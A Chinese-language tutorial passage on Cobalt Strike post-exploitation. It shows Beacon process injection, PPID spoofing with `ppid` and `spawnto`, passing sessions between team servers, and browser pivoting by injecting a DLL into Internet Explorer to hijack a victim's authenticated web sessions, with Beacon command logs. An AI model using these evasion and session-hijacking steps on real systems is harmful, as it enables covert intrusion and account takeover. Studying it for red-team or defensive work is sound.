
## 第五步：重启目标机器测试 Beacon 留存



的确只剩下这两个 Beacon。


## 0x02 在团队服务器之间传递 Beacon Shell

第一步：准备工作 —— 把 Beacon 转移到更安全的进程上




当前 Beacon 开在 powershell.exe 上。但是此进程比较敏感，开在此进程上不是很安全，所以换一个进程注入。

选择 jusched.exe（Java 更新程序），然后注入：




然后我们会得到一个弹回的开在 jusched.exe 上的 Beacon Shell：



然后把原来那个开在 powershell.exe 上的进程 Exit、Remove 即可。

## 第二步：准备工作——PPID 欺骗和指定临时进程派生新会话




目标是把 144.\*.\*.70 这台团队服务器的 Beacon Shell 传递到 52.\*.\*.108 这台团队服务器上。

父进程标识符（PPID）欺骗是相当吸引人的技术，因为它使得能够以不同的父进程 ID 恶意应用程序以生成新的流程。从那时起，它就被广泛用于隐藏恶意软件，尤其是在需要某种持久性的情况下。


The Parent Process Identifier (PPID) Spoofing is a quite fascinating technique since it enables malicious applications to spawn new processes under a different parent process ID. It is been used in the wild since ever to hide malware, especially when some kind of persistence is required. Let's see together how to implement this capability into the Meterpreter agent.

引自: [Meterpreter+PPID Spoofing-Blending into the Target Environment](#), lsh4ck

要传递的 Beacon Shell 当前运行在 `jusched.exe` 上, 此进程除了本身的一个子进程, 一般不会有别的子进程。所以我想把子进程开在 `chrome.exe` 进程下, 比较不引人注目。使用 `ppid` 命令将 `chrome.exe` 设为父进程:



使用 `chrome` 的 64 位子进程来作为临时进程用于派生会话:



```

beacon> ppid 7824
[*] Tasked beacon to spoof 7824 as parent process
[+] host called home, sent: 12 bytes
beacon> spawnnto x64 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
[*] Tasked beacon to spawn x64 features to: C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
[+] host called home, sent: 67 bytes

```


注：使用 `spawn` 命令来为监听器派生会话，`spawn` 命令接受两个参数，第一个是位数（x86 或 x64），第二个参数是监听器。默认情况下，`spawn` 命令会在 `rundll32.exe` 中派生会话。但是这样（`rundll32.exe` 定期与 Internet 建立连接这种异常现象）可能会引起管理员注意，所以为了更好的隐蔽性，可以使用更适合的程序如 Internet Explorer 来进行会话派生。

使用 `spawnnto` 命令来说明在派生新会话时候使用哪个程序。此命令第一个参数是位数，第二个参数是用于派生会话的程序的完整路径。也就是文中的 `spawnnto x64 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe` 这个命令。


### 第三步：把会话传递到另一台团队服务器上

在新的团队服务器 52.\*.\*.108 下新建 `reverse_http` 监听器：






在 144.\*.\*.70 这台团队服务器上欲传递的 Beacon 上右键 → Spawn，选择刚刚创建的监听器：



这个操作等同于 spawn [监听器名]：


spawn new-team-server

然后回到新的团队服务器下，会发现会话已经传递过来了：



查看 Process List 发现此会话进程的确是作为 chrome.exe 的子进程运行的，但是将新派生会话到 chrome.exe 的子进程中失败了，而是开了一个默认的 rundll32.exe。其实这里一般是用 iexplore.exe 的 x86 子进程作为派生会话的临时进程（使用 spawn x86 c:\program files (x86)\internet explorer\iexplore.exe 命令）。之所以使用 x86 子进程，是为了跟 x64 位父进程区分开来。

但是本文中我使用了 spawnto x64 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe 这个命令，所以就没有跟 chrome.exe 父进程区分开来。因而其实使用的是 chrome.exe 父进程派生会话，而没有使用其子进程派生会话，所以最终的新会话开在了 spawnto 命令默认使用的 rundll32.exe 程序上。



### 总结:

将一台团队服务器上的 Beacon 传递到另一台团队服务器，最精简的步骤为:

1. New Connection 连接到新的团队服务器上。
2. 在新的团队服务器上开监听自身的 reverse\_http 监听器。
3. 在旧的团队服务器上，[Beacon] → spawn → 选择第二步中开的监听器。
4. 会话传递成功，可在新的团队服务器中查看。

其中，可以在旧的团队服务器上通过 `ppid` 命令指定会话的父进程，也可以通过 `spawnnto` 命令指定用于派生欲传递会话的进程（默认是 `rundll32.exe`，推荐 `c:\program files (x86)\internet explorer\iexplore.exe`）。

参考文档:

[1] [Youtube 视频 - Session Prepping and Session Passing \(Cobalt Strike 4.0\)](#), Youtube, Raphael Mudge [2] [Meterpreter+PPID Spoofing-Blending into the Target Environment](#), 「靶机狂魔」公众号, lsh4ck, 2020 年 2 月 10 日

## Cobalt Strike 浏览器跳板攻击

### 0x01 概念介绍

浏览器跳板攻击（Browser Pivoting）是一个应用层的跳板技术。


设想一个场景：

攻击者获取了目标机器的 Beacon shell，然后通过 Cobalt Strike 的 screenshot 工具进行截屏，看到受害机上的终端用户正在与 web 应用程序进行交互，比如登陆了在线邮箱，正在邮箱应用的网页版客户端查看邮件。这种应用对于实现后渗透目标具有很高的价值。

如何去利用这些 web 应用呢？

【浏览器跳板攻击】就是适用于这种场景的一种攻击方式。

简单来说，浏览器跳板攻击可以让攻击者以受害主机上的终端用户的身份来访问浏览器上开着的应用。攻击者可以继承目标用户对于网站的访问权限，相当于直接跳过了对于浏览器上的应用程序的身份验证。



【浏览器跳板攻击】使攻击者可以用自己的浏览器通过目标的浏览器中继请求。这使攻击者可以以目标用户的身份与应用网站进行静默交互、实现后渗透目标。


但是，前提是终端用户必须使用 Internet Explorer 浏览器（iexplore.exe），也就是说，只可以以目标用户的身份访问目标用户开在 Internet Explorer 浏览

器中的那些应用（区别于 explorer.exe），无法访问终端用户开在 Edge、Chrome 等浏览器上的那些应用。


## 0x02 实现原理

下面介绍【浏览器跳板攻击】的实现原理。

如果使用 socks 跳板/代理跳板来访问受害机终端用户打开的那些 web 应用，就无法通过身份认证：



那为什么浏览器跳板攻击与 socks 跳板不同，可以通过身份认证呢？



关键点在于 WinINet 这个库。工作原理是：

1. 进程注入。浏览器跳板技术将一个 agent（代理）注入到 IE 浏览器进程中；

2. 在团队服务器上创建一个 HTTP 代理服务器。到时候攻击者通过请求此代理服务器的 IP 和端口，进而变成了 agent 的一个请求任务；
3. 当攻击者从自己的浏览器请求 web 应用时，IE 中的 agent（代理）将此请求转化为对 WinINET 库的 API 调用；
4. 恰好，WinINET 也是 IE 浏览器用于 web 通信和管理身份认证的库。Internet Explorer 将其所有通信委托给 WinINET 库。并且使用 WinINET 这个库来管理其用户的 cookies、SSL 会话和服务器身份验证；
5. 基于相同的进程上下文，使用此库来进行一个 web 请求可以引发免费的透明再验证。攻击者的 web 请求于是获取了终端用户的 cookies、SSL 会话和服务器身份验证；
6. 最终，攻击者的 web 请求就成为了当前开着的 IE 浏览器的进行的一个新的请求。

```
1234 beacon> browserpivot 21260 x86
[*] Injecting browser pivot DLL into 21260
[+] Browser Pivot HTTP proxy is at: 团队服务器 IP:47855
[+] started port forward on 38806 to 127.0.0.1:38806
[+] host called home, sent: 72736 bytes
[+] host called home, sent: 12 bytes
```

### 0x03 具体操作

**背景:** 通过 Cobalt Strike 的 screenshot 工具看到目标用户使用 IE 浏览器通过身份验证登陆了 processon 网站，想通过浏览器跳板攻击查看目标用户在此网站上的内容。



## 第一步：设置浏览器跳板

beacon> sleep 0

先把 beacon 设为交互模式。因为浏览器跳板是通过 beacon 会话来隧道通信传输数据的，所以 beacon 连接到团队服务器的频率会影响浏览器跳板的同步性。所以要把 beacon 会话设为交互模式来实现最好的效果。

